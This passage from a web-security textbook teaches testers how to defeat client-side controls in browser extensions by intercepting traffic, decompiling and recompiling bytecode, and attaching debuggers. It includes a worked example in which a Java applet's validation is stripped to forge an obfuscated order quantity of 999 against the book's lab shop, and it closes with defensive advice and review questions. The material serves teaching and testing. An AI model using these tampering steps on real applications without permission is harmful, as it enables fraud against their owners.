The first problem is that the client component may not honor the proxy configuration you have specified in your browser or your computer's settings. This is because components may issue their own HTTP requests, outside of the APIs provided by the browser itself or the extension framework. If this is happening, you can still intercept the component's requests. You need to modify your computer's hosts file to achieve the interception and configure your proxy to support invisible proxying and automatic redirection to the correct destination host. See Chapter 20 for more details on how to do this.

The second problem is that the client component may not accept the SSL certificate being presented by your intercepting proxy. If your proxy is using a generic self-signed certificate, and you have configured your browser to accept it, the browser extension component may reject the certificate nonetheless. This may be because the browser extension does not pick up the browser's configuration for temporarily trusted certificates, or it may be because the component itself programmatically requires that untrusted certificates should not be accepted. In either case, you can circumvent this problem by configuring your proxy to use a master CA certificate, which is used to sign valid per-host certificates for each site you visit, and installing the CA certificate in your computer's trusted certificate store. See Chapter 20 for more details on how to do this.

In some rare cases you may find that client components are communicating using a protocol other than HTTP, which simply cannot be handled using an

intercepting proxy. In these situations, you still may be able to view and modify the affected traffic by using either a network sniffer or a function-hooking tool. One example is Echo Mirage, which can inject into a process and intercept calls to socket APIs, allowing you to view and modify data before it is sent over the network. Echo Mirage can be downloaded from the following URL:

[www.bindshell.net/tools/echomirage](http://www.bindshell.net/tools/echomirage)

### HACK STEPS

1. **Ensure that your proxy is correctly intercepting all traffic from the browser extension. If necessary, use a sniffer to identify any traffic that is not being proxied correctly.**
2. **If the client component uses a standard serialization scheme, ensure that you have the tools necessary to unpack and modify it. If the component is using a proprietary encoding or encryption mechanism, you need to decompile or debug the component to fully test it.**
3. **Review responses from the server that trigger key client-side logic. Often, timely interception and modification of a server response may allow you to “unlock” the client GUI, making it easy to reveal and then perform complex or multistaged privileged actions.**
4. **If the application performs any critical logic or events that the client component should not be trusted to perform (such as drawing a card or rolling dice in a gambling application), look for any correlation between execution of critical logic and communication with the server. If the client does not communicate with the server to determine the outcome of the event, the application is definitely vulnerable.**

## Decompiling Browser Extensions

By far the most thorough method of attacking a browser extension component is to decompile the object, perform a full review of the source code, and if necessary modify the code to change the object’s behavior, and recompile it. As already discussed, browser extensions are compiled into bytecode. Bytecode is a high-level platform-independent binary representation that can be executed by the relevant interpreter (such as the Java Virtual Machine or Flash Player), and each browser extension technology uses its own bytecode format. As a result, the application can run on any platform that the interpreter itself can run on.

The high-level nature of bytecode representation means that it is always theoretically possible to decompile the bytecode into something resembling the original source code. However, various defensive techniques can be deployed to cause the decompiler to fail, or to output decompiled code that is very difficult to follow and interpret.

Subject to these obfuscation defenses, decompiling bytecode normally is the preferable route to understanding and attacking browser extension components. This allows you to review business logic, assess the full functionality of the client-side application, and modify its behavior in targeted ways.

## ***Downloading the Bytecode***

The first step is to download the executable bytecode for you to start working on. In general, the bytecode is loaded in a single file from a URL specified within the HTML source code for application pages that run the browser extension. Java applets generally are loaded using the `<applet>` tag, and other components generally are loaded using the `<object>` tag. For example:

```
<applet code="CheckQuantity.class" codebase="/scripts"
id="CheckQuantityApplet">
</applet>
```

In some cases, the URL that loads the bytecode may be less immediately obvious, since the component may be loaded using various wrapper scripts provided by the different browser extension frameworks. Another way to identify the URL for the bytecode is to look in your proxy history after your browser has loaded the browser extension. If you take this approach, you need to be aware of two potential obstacles:

- Some proxy tools apply filters to the proxy history to hide from view items such as images and style sheet files that you generally are less interested in. If you cannot find a request for the browser extension bytecode, you should modify the proxy history display filter so that all items are visible.
- Browsers usually cache the downloaded bytecode for extension components more aggressively than they do for other static resources such as images. If your browser has already loaded the bytecode for a component, even doing a full refresh for a page that uses the component may not cause the browser to request the component again. In this eventuality, you may need to fully clear your browser's cache, shut down every instance of the browser, and then start a fresh browser session to force your browser to request the bytecode again.

When you have identified the URL for the browser extension's bytecode, usually you can just paste this URL into your browser's address bar. Your browser then prompts you to save the bytecode file on your local filesystem.

**TIP** If you have identified the request for the bytecode in your Burp Proxy history, and the server's response contains the full bytecode (and not a reference to an earlier cached copy), you can save the bytecode directly to file

**from within Burp. The most reliable way to do this is to select the Headers tab within the response viewer, right-click the lower pane containing the response body, and select Copy to File from the context menu.**

## ***Decompiling the Bytecode***

Bytecode usually is distributed in a single-file package, which may need to be unpacked to obtain the individual bytecode files for decompilation into source code.

Java applets normally are packaged as `.jar` (Java archive) files, and Silverlight objects are packaged as `.xap` files. Both of these file types use the zip archive format, so you can easily unpack them by renaming the files with the `.zip` extension and then using any zip reader to unpack them into the individual files they contain. The Java bytecode is contained in `.class` files, and the Silverlight bytecode is contained in `.dll` files. After unpacking the relevant file package, you need to decompile these files to obtain source code.

Flash objects are packaged as `.swf` files and don't require any unpacking before you use a decompiler.

To perform the actual bytecode decompilation, you need to use some specific tools, depending on the type of browser extension technology that is being used, as described in the following sections.

### **Java Tools**

Java bytecode can be decompiled to into Java source code using a tool called Jad (the Java decompiler), which is available from:

[www.varanekas.com/jad](http://www.varanekas.com/jad)

### **Flash Tools**

Flash bytecode can be decompiled into ActionScript source code. An alternative approach, which is often more effective, is to disassemble the bytecode into a human-readable form, without actually fully decompiling it into source code.

To decompile and disassemble Flash, you can use the following tools:

- Flasm — [www.nowrap.de/flasm](http://www.nowrap.de/flasm)
- Flare — [www.nowrap.de/flare](http://www.nowrap.de/flare)
- SWFScan — [www.hp.com/go/swfscan](http://www.hp.com/go/swfscan) (this works for Actionscript 2 and 3)

### **Silverlight Tools**

Silverlight bytecode can be decompiled into source code using a tool called .NET Reflector, which is available from:

[www.red-gate.com/products/dotnet-development/reflector/](http://www.red-gate.com/products/dotnet-development/reflector/)



### ***Working on the Source Code***

Having obtained the source code for the component, or something resembling it, you can take various approaches to attacking it. The first step generally is to review the source code to understand how the component works and what functionality it contains or references. Here are some items to look for:

- Input validation or other security-relevant logic and events that occur on the client side
- Obfuscation or encryption routines being used to wrap user-supplied data before it is sent to the server
- “Hidden” client-side functionality that is not visible in your user interface but that you might be able to unlock by modifying the component
- References to server-side functionality that you have not previously identified via your application mapping

Often, reviewing the source code uncovers some interesting functions within the component that you want to modify or manipulate to identify potential security vulnerabilities. This may include removing client-side input validation, submitting nonstandard data to the server, manipulating client-side state or events, or directly invoking functionality that is present within the component.

You can modify the component’s behavior in several ways, as described in the following sections.

### **Recompiling and Executing Within the Browser**

You can modify the decompiled source code to change the component’s behavior, recompile it to bytecode, and execute the modified component within your browser. This approach is often preferred when you need to manipulate key client-side events, such as the rolling of dice in a gaming application.

To perform the recompilation, you need to use the developer tools that are relevant to the technology you are using:

- For Java, use the `javac` program in the JDK to recompile your modified source code.
- For Flash, you can use `flasm` to reassemble your modified bytecode or one of the Flash development studios from Adobe to recompile modified ActionScript source code.
- For Silverlight, use Visual Studio to recompile your modified source code.

Having recompiled your source code into one or more bytecode files, you may need to repack the distributable file if required for the technology being used. For Java and Silverlight, replace the modified bytecode files in your



unpacked archive, repackage using a zip utility, and then change the extension back to `.jar` or `.xap` as appropriate.

The final step is to load your modified component into your browser so that your changes can take effect within the application you are testing. You can achieve this in various ways:

- If you can find the physical file within your browser's on-disk cache that contains the original executable, you can replace this with your modified version and restart your browser. This approach may be difficult if your browser does not use a different individual file for each cached resource or if caching of browser extension components is implemented only in memory.
- Using your intercepting proxy, you can modify the source code of the page that loads the component and specify a different URL, pointing to either the local filesystem or a web server that you control. This approach normally is difficult because changing the domain from which the component is loaded may violate the browser's same origin policy and may require reconfiguring your browser or other methods to weaken this policy.
- You can cause your browser to reload the component from the original server (as described in the earlier section "Downloading the Bytecode"), use your proxy to intercept the response containing the executable, and replace the body of the message with your modified version. In Burp Proxy, you can use the Paste from File context menu option to achieve this. This approach usually is the easiest and least likely to run into the problems described previously.

### Recompiling and Executing Outside the Browser

In some cases, it is not necessary to modify the component's behavior while it is being executed. For example, some browser extension components validate user-supplied input and then obfuscate or encrypt the result before sending it to the server. In this situation, you may be able to modify the component to perform the required obfuscation or encryption on arbitrary unvalidated input and simply output the result locally. You can then use your proxy to intercept the relevant request when the original component submits the validated input, and you can replace this with the value that was output by your modified component.

To carry out this attack, you need to change the original executable, which is designed to run within the relevant browser extension, into a standalone program that can be run on the command line. The way this is done depends on the programming language being used. For example, in Java you simply need to implement a `main` method. The section "Java Applets: A Worked Example" gives an example of how to do this.

### Manipulating the Original Component Using JavaScript

In some cases, it is not necessary to modify the component's bytecode. Instead, you may be able to achieve your objectives by modifying the JavaScript within the HTML page that interacts with the component.

Having reviewed the component's source code, you can identify all its public methods that can be invoked directly from JavaScript, and the way in which parameters to those methods are handled. Often, more methods are available than are ever called from within application pages, and you may also discover more about the purpose and handling of parameters to these methods.

For example, a component may expose a method that can be invoked to enable or disable parts of the visible user interface. Using your intercepting proxy, you may be able to edit the HTML page that loads the component and modify or add some JavaScript to unlock parts of the interface that are hidden.

#### HACK STEPS

1. Use the techniques described to download the component's bytecode, unpack it, and decompile it into source code.
2. Review the relevant source code to understand what processing is being performed.
3. If the component contains any public methods that can be manipulated to achieve your objective, intercept an HTML response that interacts with the component, and add some JavaScript to invoke the appropriate methods using your input.
4. If not, modify the component's source code to achieve your objective, and then recompile it and execute it, either in your browser or as a standalone program.
5. If the component is being used to submit obfuscated or encrypted data to the server, use your modified version of the component to submit various suitably obfuscated attack strings to the server to probe for vulnerabilities, as you would for any other parameter.

### *Coping with Bytecode Obfuscation*

Because of the ease with which bytecode can be decompiled to recover its source, various techniques have been developed to obfuscate the bytecode itself. Applying these techniques results in bytecode that is harder to decompile or that decompiles to misleading or invalid source code that may be very difficult to understand and impossible to recompile without substantial effort. For example, consider the following obfuscated Java source:

```
package myapp.interface;  
  
import myapp.class.public;  
import myapp.throw.throw;
```

```

import if.if.if.if.else;
import java.awt.event.KeyEvent;

public class double extends public implements strict
{
    public double(j j1)
    {
        _mthif();
        _fldif = j1;
    }
    private void _mthif(ActionEvent actionevent)
    {
        _mthif(((KeyEvent) (null)));
        switch(_fldif._mthnew()._fldif)
        {
            case 0:
                _fldfloat.setEnabled(false);
                _fldboolean.setEnabled(false);
                _fldinstanceof.setEnabled(false);
                _fldint.setEnabled(false);
                break;
        }
    }
    ...
}

```

The obfuscation techniques commonly employed are as follows:

- Meaningful class, method, and member variable names are replaced with meaningless expressions such as `a`, `b`, and `c`. This forces the reader of decompiled code to identify the purpose of each item by studying how it is used. This can make it difficult to keep track of different items while tracing them through the source code.
- Going further, some obfuscators replace item names with keywords reserved for the language, such as `new` and `int`. Although this technically renders the bytecode illegal, most virtual machines (VMs) tolerate the illegal code, and it executes normally. However, even if a decompiler can handle the illegal bytecode, the resulting source code is even less readable than that just described. More importantly, the source cannot be recompiled without extensive reworking to consistently rename illegally named items.
- Many obfuscators strip unnecessary debug and meta-information from the bytecode, including source filenames and line numbers (which makes stack traces less informative), local variable names (which frustrates debugging), and inner class information (which stops reflection from working properly).
- Redundant code may be added that creates and manipulates various kinds of data in significant-looking ways but that is autonomous from the real data actually being used by the application's functionality.

- The path of execution through code can be modified in convoluted ways, through the use of jump instructions, so that the logical sequence of execution is hard to discern when reading through the decompiled source.
- Illegal programming constructs may be introduced, such as unreachable statements and code paths with missing `return` statements. Most VMs tolerate these phenomena in bytecode, but the decompiled source cannot be recompiled without correcting the illegal code.

### HACK STEPS

Effective tactics for coping with bytecode obfuscation depend on the techniques used and the purpose for which you are analyzing the source. Here are some suggestions:

1. You can review a component for public methods without fully understanding the source. It should be obvious which methods can be invoked from JavaScript, and what their signatures are, enabling you to test the behavior of the methods by passing in various inputs.
2. If class, method, and member variable names have been replaced with meaningless expressions (but not special words reserved by the programming language), you can use the refactoring functionality built into many IDEs to help yourself understand the code. By studying how items are used, you can start to assign them meaningful names. If you use the `rename` tool within the IDE, it does a lot of work for you, tracing the item's use throughout the codebase and renaming it everywhere.
3. You can actually undo a lot of obfuscation by running the obfuscated bytecode through an obfuscator a second time and choosing suitable options. A useful obfuscator for Java is Jode. It can remove redundant code paths added by another obfuscator and facilitate the process of understanding obfuscated names by assigning globally unique names to items.

### Java Applets: A Worked Example

We will now consider a brief example of decompiling browser extensions by looking at a shopping application that performs input validation within a Java applet.

In this example, the form that submits the user's requested order quantity looks like this:

```
<form method="post" action="Shop.aspx?prod=2" onsubmit="return
validateForm(this)">
<input type="hidden" name="obfpad"
value="klGSB8X9x0Wfv9KGqilePdQaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigj
UQm8CIP5HJxpidrPOuQPw63ogZ2vbyiOevPrkxFiuXaA8Gn30o1ep2Lax6IyuyEU
```

```

D9SmG7c">
<script>
function validateForm(theForm)
{
    var obfquantity =
    document.CheckQuantityApplet.doCheck(
    theForm.quantity.value, theForm.obfpad.value);
    if (obfquantity == undefined)
    {
        alert('Please enter a valid quantity.');
```

```

        return false;
    }
    theForm.quantity.value = obfquantity;
    return true;
}
</script>
<applet code="CheckQuantity.class" codebase="/scripts" width="0"
height="0"
    id="CheckQuantityApplet"></applet>
Product: Samsung Multiverse <br/>
Price: 399 <br/>
Quantity: <input type="text" name="quantity"> (Maximum quantity is 50)
<br/>
<input type="submit" value="Buy">
</form>

```

When the form is submitted with a quantity of 2, the following request is made:

```

POST /shop/154/Shop.aspx?prod=2 HTTP/1.1
Host: mdsec.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 77

obfpad=klGSB8X9x0WFv9KGqilePdQaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigjUQm8CIP5
HJxpidrPOuQ
Pw63ogZ2vbyiOevPrkxFiuUxA8Gn30olep2Lax6IyuyEUD9SmG7c&quantity=4b282c510f
776a405f465
877090058575f445b536545401e4268475e105b2d15055c5d5204161000

```

As you can see from the HTML code, when the form is submitted, the validation script passes the user's supplied quantity, and the value of the obfpad parameter, to a Java applet called `CheckQuantity`. The applet apparently performs the necessary input validation and returns to the script an obfuscated version of the quantity, which is then submitted to the server.

Since the server-side application confirms our order for two units, it is clear that the `quantity` parameter somehow contains the value we have requested. However, if we try to modify this parameter without knowledge of the obfuscation algorithm, the attack fails, presumably because the server fails to unpack our obfuscated value correctly.

In this situation, we can use the methodology already described to decompile the Java applet and understand how it functions. First, we need to download the bytecode for the applet from the URL specified in the `applet` tag of the HTML page:

```
/scripts/CheckQuantity.class
```

Since the executable is not packaged as a `.jar` file, there is no need to unpack it, and we can run `Jad` directly on the downloaded `.class` file:

```
C:\tmp>jad CheckQuantity.class
Parsing CheckQuantity.class...The class file version is 50.0 (only 45.3,
46.0 and 47.0 are supported)
Generating CheckQuantity.jad
Couldn't fully decompile method doCheck
Couldn't resolve all exception handlers in method doCheck
```

`Jad` outputs the decompiled source code as a `.jad` file, which we can view in any text editor:

```
// Decompiled by Jad v1.5.8f. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.kpdus.com/jad.html
// Decompiler options: packimports(3)
// Source File Name:   CheckQuantity.java

import java.applet.Applet;

public class CheckQuantity extends Applet
{
    public CheckQuantity()
    {
    }

    public String doCheck(String s, String s1)
    {
        int i = 0;
        i = Integer.parseInt(s);
        if(i <= 0 || i > 50)
            return null;
        break MISSING_BLOCK_LABEL_26;
        Exception exception;
        exception;
        return null;
        String s2 = (new StringBuilder()).append("rand=").append
(Math.random()).append("&q=").append(Integer.toString(i)).append
("&checked=true").toString();
        StringBuilder stringbuilder = new StringBuilder();
        for(int j = 0; j < s2.length(); j++)
        {
            String s3 = (new StringBuilder()).append('0').append
(Integer.toHexString((byte)s1.charAt((j * 19 + 7) % s1.length()) ^
s2.charAt(j))).toString();
```

```

        int k = s3.length();
        if(k > 2)
            s3 = s3.substring(k - 2, k);
        stringBuilder.append(s3);
    }

    return stringBuilder.toString();
}
}

```

As you can see from the decompiled source, Jad has done a reasonable job of decompiling, and the source code for the applet is simple. When the `doCheck` method is called with the user-supplied `quantity` and application-supplied `obfpad` parameters, the applet first validates that the quantity is a valid number and is between 1 and 50. If so, it builds a string of name/value pairs using the URL querystring format, which includes the validated quantity. Finally, it obfuscates this string by performing XOR operations against characters with the `obfpad` string that the application supplied. This is a fairly easy and common way of adding some superficial obfuscation to data to prevent trivial tampering.

We have described various approaches you can take when you have decompiled and analyzed the source code for a browser extension component. In this case, the easiest way to subvert the applet is as follows:

1. Modify the `doCheck` method to remove the input validation, allowing you to supply an arbitrary string as your quantity.
2. Add a `main` method, allowing you to execute the modified component from the command line. This method simply calls the modified `doCheck` method and prints the obfuscated result to the console.

When you have made these changes, the modified source code is as follows:

```

public class CheckQuantity
{
    public static void main(String[] a)
    {
        System.out.println(doCheck("999",
            "klGSB8X9x0WFv9KGqilePdQaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigjUQm8CIP5HJxpi
            drPOuQPw63ogZ2vbyi0evPrkxFiuUxA8Gn30o1ep2Lax6IyuyEUD9 SmG7c"));
    }

    public static String doCheck(String s, String s1)
    {
        String s2 = (new StringBuilder()).append("rand=").append
            (Math.random()).append("&q=").append(s).append
            ("&checked=true").toString();
        StringBuilder stringBuilder = new StringBuilder();
        for(int j = 0; j < s2.length(); j++)
        {
            String s3 = (new StringBuilder()).append('0').append

```

```

(Integer.toHexString((byte)s1.charAt((j * 19 + 7) % s1.length()) ^
s2.charAt(j))).toString();
        int k = s3.length();
        if(k > 2)
            s3 = s3.substring(k - 2, k);
        stringBuilder.append(s3);
    }
    return stringBuilder.toString();
}
}

```

This version of the modified component provides a valid obfuscated string for the arbitrary quantity of 999. Note that you could use nonnumeric input here, allowing you to probe the application for various kinds of input-based vulnerabilities.

**TIP** The Jad program saves its decompiled source code with the `.jad` extension. However, if you want to modify and recompile the source code, you need to rename each source file with the `.java` extension.

All that remains is to recompile the source code using the `javac` compiler that comes with the Java SDK, and then execute the component from the command line:

```

C:\tmp>javac CheckQuantity.java
C:\tmp>java CheckQuantity
4b282c510f776a455d425a7808015c555f42585460464d1e42684c414a152b1e0b5a520a
145911171609

```

Our modified component has now performed the necessary obfuscation on our arbitrary quantity of 999. To deliver the attack to the server, we simply need to submit the order form in the normal way using valid input, intercept the resulting request using our proxy, and substitute the obfuscated quantity with the one provided by our modified component. Note that if the application issues a new obfuscation pad each time the order form is loaded, you need to ensure that the obfuscation pad being submitted back to the server matches the one that was used to obfuscate the quantity also being submitted.

## TRY IT!

**These examples demonstrate the attack just described and the corresponding attacks using Silverlight and Flash technologies:**

```

http://mdsec.net/shop/154/
http://mdsec.net/shop/167/
http://mdsec.net/shop/179/

```




## Attaching a Debugger

Decompilation is the most complete method of understanding and compromising a browser extension. However, in large and complex components containing tens of thousands of lines of code, it is nearly always much quicker to observe the component during execution, correlating methods and classes with key actions within the interface. This approach also avoids difficulties that may arise with interpreting and recompiling obfuscated bytecode. Often, achieving a specific objective is as simple as executing a key function and altering its behavior to circumvent the controls implemented within the component.

Because the debugger is working at the bytecode level, it can be easily used to control and understand the flow of execution. In particular, if source code can be obtained through decompilation, breakpoints can be set on specific lines of code, allowing the understanding gained through decompilation to be supported by practical observation of the code path taken during execution.

Although efficient debuggers are not fully matured for all the browser extension technologies, debugging is well supported for Java applets. By far the best resource for this is JavaSnoop, a Java debugger that can integrate Jad to decompile source code, trace variables through an application, and set breakpoints on methods to view and modify parameters. Figure 5-6 shows JavaSnoop being used to hook directly into a Java applet running in the browser. Figure 5-7 shows JavaSnoop being used to tamper with the return value from a method.



**Figure 5-6:** JavaSnoop can hook directly into an applet running in the browser


**NOTE** It's best to run JavaSnoop before the target applet is loaded.

JavaSnoop turns off the restrictions set by your Java security policy so that it can operate on the target. In Windows, it does this by granting all permissions to all Java programs on your system, so ensure that JavaSnoop shuts down cleanly and that permissions are restored when you are finished working.

An alternative tool for debugging Java is JSwat, which is highly configurable. In large projects containing many class files, it is sometimes preferable

to decompile, modify, and recompile a key class file and then use JSwat to hot-swap it into the running application. To use JSwat, you need to launch an applet using the `appletviewer` tool included in the JDK and then connect JSwat to it. For example, you could use this command:

```
appletviewer -J-Xdebug -J-Djava.compiler=NONE -J-
Xrunjdwp:transport=dt_socket,
server=y,suspend=n,address=5000 appletpage.htm
```



**Figure 5-7:** Once a suitable method has been identified, JavaSnoop can be used to tamper with the return value from the method

When you're working on Silverlight objects, you can use the Silverlight Spy tool to monitor the component's execution at runtime. This can greatly help correlate relevant code paths to events that occur within the user interface. Silverlight Spy is available from the following URL:

<http://firstfloorsoftware.com/SilverlightSpy/>

## Native Client Components

Some applications need to perform actions within the user's computer that cannot be conducted from inside a browser-based VM sandbox. In terms of client-side security controls, here are some examples of this functionality:

- Verifying that a user has an up-to-date virus scanner
- Verifying that proxy settings and other corporate configuration are in force
- Integrating with a smartcard reader

Typically, these kinds of actions require the use of native code components, which integrate local application functionality with web application functionality. Native client components are often delivered via ActiveX controls. These are custom browser extensions that run outside the browser sandbox.

Native client components may be significantly harder to decipher than other browser extensions, because there is no equivalent to intermediate bytecode. However, the principles of bypassing client-side controls still apply, even if this requires a different toolset. Here are some examples of popular tools used for this task:

- OllyDbg is a Windows debugger that can be used to step through native executable code, set breakpoints, and apply patches to executables, either on disk or at runtime.
- IDA Pro is a disassembler that can produce human-readable assembly code from native executable code on a wide variety of platforms.

Although a full-blown description is outside the scope of this book, the following are some useful resources if you want to know more about reverse engineering of native code components and related topics:

- *Reversing: Secrets of Reverse Engineering* by Eldad Eilam
- *Hacker Disassembling Uncovered* by Kris Kaspersky
- *The Art of Software Security Assessment* by Mark Dowd, John McDonald, and Justin Schuh
- *Fuzzing for Software Security Testing and Quality Assurance (Artech House Information Security and Privacy)* by Ari Takanen, Jared DeMott, and Charlie Miller
- *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler* by Chris Eagle
- [www.acm.uiuc.edu/sigmil/RevEng](http://www.acm.uiuc.edu/sigmil/RevEng)
- [www.uninformed.org/?v=1&a=7](http://www.uninformed.org/?v=1&a=7)

## Handling Client-Side Data Securely

---

As you have seen, the core security problem with web applications arises because client-side components and user input are outside the server's direct control. The client, and all the data received from it, is inherently untrustworthy.

### Transmitting Data Via the Client

Many applications leave themselves exposed because they transmit critical data such as product prices and discount rates via the client in an unsafe manner.

If possible, applications should avoid transmitting this kind of data via the client. In virtually any conceivable scenario, it is possible to hold such data on the server and reference it directly from server-side logic when needed. For example, an application that receives users' orders for various products should allow users to submit a product code and quantity and look up the price of each requested product in a server-side database. There is no need for users to submit the prices of items back to the server. Even where an application offers different prices or discounts to different users, there is no need to depart from this model. Prices can be held within the database on a per-user basis, and discount rates can be stored in user profiles or even session objects. The application already possesses, server-side, all the information it needs to calculate the price of a specific product for a specific user. It must. Otherwise, it would be unable, on the insecure model, to store this price in a hidden form field.

If developers decide they have no alternative but to transmit critical data via the client, the data should be signed and/or encrypted to prevent user tampering. If this course of action is taken, there are two important pitfalls to avoid:

- Some ways of using signed or encrypted data may be vulnerable to replay attacks. For example, if the product price is encrypted before being stored in a hidden field, it may be possible to copy the encrypted price of a cheaper product and submit it in place of the original price. To prevent this attack, the application needs to include sufficient context within the encrypted data to prevent it from being replayed in a different context. For example, the application could concatenate the product code and price, encrypt the result as a single item, and then validate that the encrypted string submitted with an order actually matches the product being ordered.
- If users know and/or control the plaintext value of encrypted strings that are sent to them, they may be able to mount various cryptographic attacks to discover the encryption key the server is using. Having done this, they can encrypt arbitrary values and fully circumvent the protection offered by the solution.

In applications running on the ASP.NET platform, it is advisable never to store any customized data within the `ViewState` — especially anything sensitive that you would not want to be displayed on-screen to users. The option to enable the `ViewState` MAC should always be activated.

## Validating Client-Generated Data

Data generated on the client and transmitted to the server cannot in principle be validated securely on the client:

- Lightweight client-side controls such as HTML form fields and JavaScript can be circumvented easily and provide no assurance about the input that the server receives.
- Controls implemented in browser extension components are sometimes more difficult to circumvent, but this may merely slow down an attacker for a short period.
- Using heavily obfuscated or packed client-side code provides additional obstacles; however, a determined attacker can always overcome these. (A point of comparison in other areas is the use of DRM technologies to prevent users from copying digital media files. Many companies have invested heavily in these client-side controls, and each new solution usually is broken within a short time.)

The only secure way to validate client-generated data is on the server side of the application. Every item of data received from the client should be regarded as tainted and potentially malicious.

### COMMON MYTH

**It is sometimes believed that any use of client-side controls is bad. In particular, some professional penetration testers report the presence of client-side controls as a “finding” without verifying whether they are replicated on the server or whether there is any non-security explanation for their existence. In fact, despite the significant caveats arising from the various attacks described in this chapter, there are nevertheless ways to use client-side controls that do not give rise to any security vulnerabilities:**

- **Client-side scripts can be used to validate input as a means of enhancing usability, avoiding the need for round-trip communication with the server. For example, if the user enters her date of birth in an incorrect format, alerting her to the problem via a client-side script provides a much more seamless experience. Of course, the application must revalidate the item submitted when it arrives at the server.**

*Continued*

**COMMON MYTH (continued)**

- Sometimes client-side data validation can be effective as a security measure — for example, as a defense against DOM-based cross-site scripting attacks. However, these are cases where the focus of the attack is another application user, rather than the server-side application, and exploiting a potential vulnerability does not necessarily depend on transmitting any malicious data to the server. See Chapters 12 and 13 for more details on this kind of scenario.
- As described previously, there are ways of transmitting encrypted data via the client that are not vulnerable to tampering or replay attacks.

## Logging and Alerting

When an application employs mechanisms such as length limits and JavaScript-based validation to enhance performance and usability, these should be integrated with server-side intrusion detection defenses. The server-side logic that performs validation of client-submitted data should be aware of the validation that has already occurred on the client side. If data that would have been blocked by client-side validation is received, the application may infer that a user is actively circumventing this validation and therefore is likely to be malicious. Anomalies should be logged and, if appropriate, application administrators should be alerted in real time so that they can monitor any attempted attack and take suitable action as required. The application may also actively defend itself by terminating the user's session or even suspending his account.

**NOTE** In some cases where JavaScript is employed, the application still can be used by users who have disabled JavaScript within their browsers. In this situation, the browser simply skips JavaScript-based form validation code, and the raw input entered by the user is submitted. To avoid false positives, the logging and alerting mechanism should be aware of where and how this can arise.

## Summary

---

Virtually all client/server applications must accept the fact that the client component, and all processing that occurs on it, cannot be trusted to behave as expected. As you have seen, the transparent communications methods generally employed by web applications mean that an attacker equipped with simple tools and minimal skill can easily circumvent most controls implemented on the client. Even where an application attempts to obfuscate data and processing residing on the client side, a determined attacker can compromise these defenses.

In every instance where you identify data being transmitted via the client, or validation of user-supplied input being implemented on the client, you should test how the server responds to unexpected data that bypasses those controls. Often, serious vulnerabilities lurk behind an application's assumptions about the protection afforded to it by defenses that are implemented at the client.

## Questions

---

Answers can be found at <http://mdsec.net/wahh>.

1. How can data be transmitted via the client in a way that prevents tampering attacks?
2. An application developer wants to stop an attacker from performing brute-force attacks against the login function. Because the attacker may target multiple usernames, the developer decides to store the number of failed attempts in an encrypted cookie, blocking any request if the number of failed attempts exceeds five. How can this defense be bypassed?
3. An application contains an administrative page that is subject to rigorous access controls. It contains links to diagnostic functions located on a different web server. Access to these functions should also be restricted to administrators only. Without implementing a second authentication mechanism, which of the following client-side mechanisms (if any) could be used to safely control access to the diagnostic functionality? Do you need any more information to help choose a solution?
  - (a) The diagnostic functions could check the HTTP `Referer` header to confirm that the request originated on the main administrative page.
  - (b) The diagnostic functions could validate the supplied cookies to confirm that these contain a valid session token for the main application.
  - (c) The main application could set an authentication token in a hidden field that is included within the request. The diagnostic function could validate this to confirm that the user has a session on the main application.
4. If a form field includes the attribute `disabled=true`, it is not submitted with the rest of the form. How can you change this behavior?
5. Are there any means by which an application can ensure that a piece of input validation logic has been run on the client?





# Attacking Authentication

On the face of it, authentication is conceptually among the simplest of all the security mechanisms employed within web applications. In the typical case, a user supplies her username and password, and the application must verify that these items are correct. If so, it lets the user in. If not, it does not.

Authentication also lies at the heart of an application's protection against malicious attack. It is the front line of defense against unauthorized access. If an attacker can defeat those defenses, he will often gain full control of the application's functionality and unrestricted access to the data held within it. Without robust authentication to rely on, none of the other core security mechanisms (such as session management and access control) can be effective.

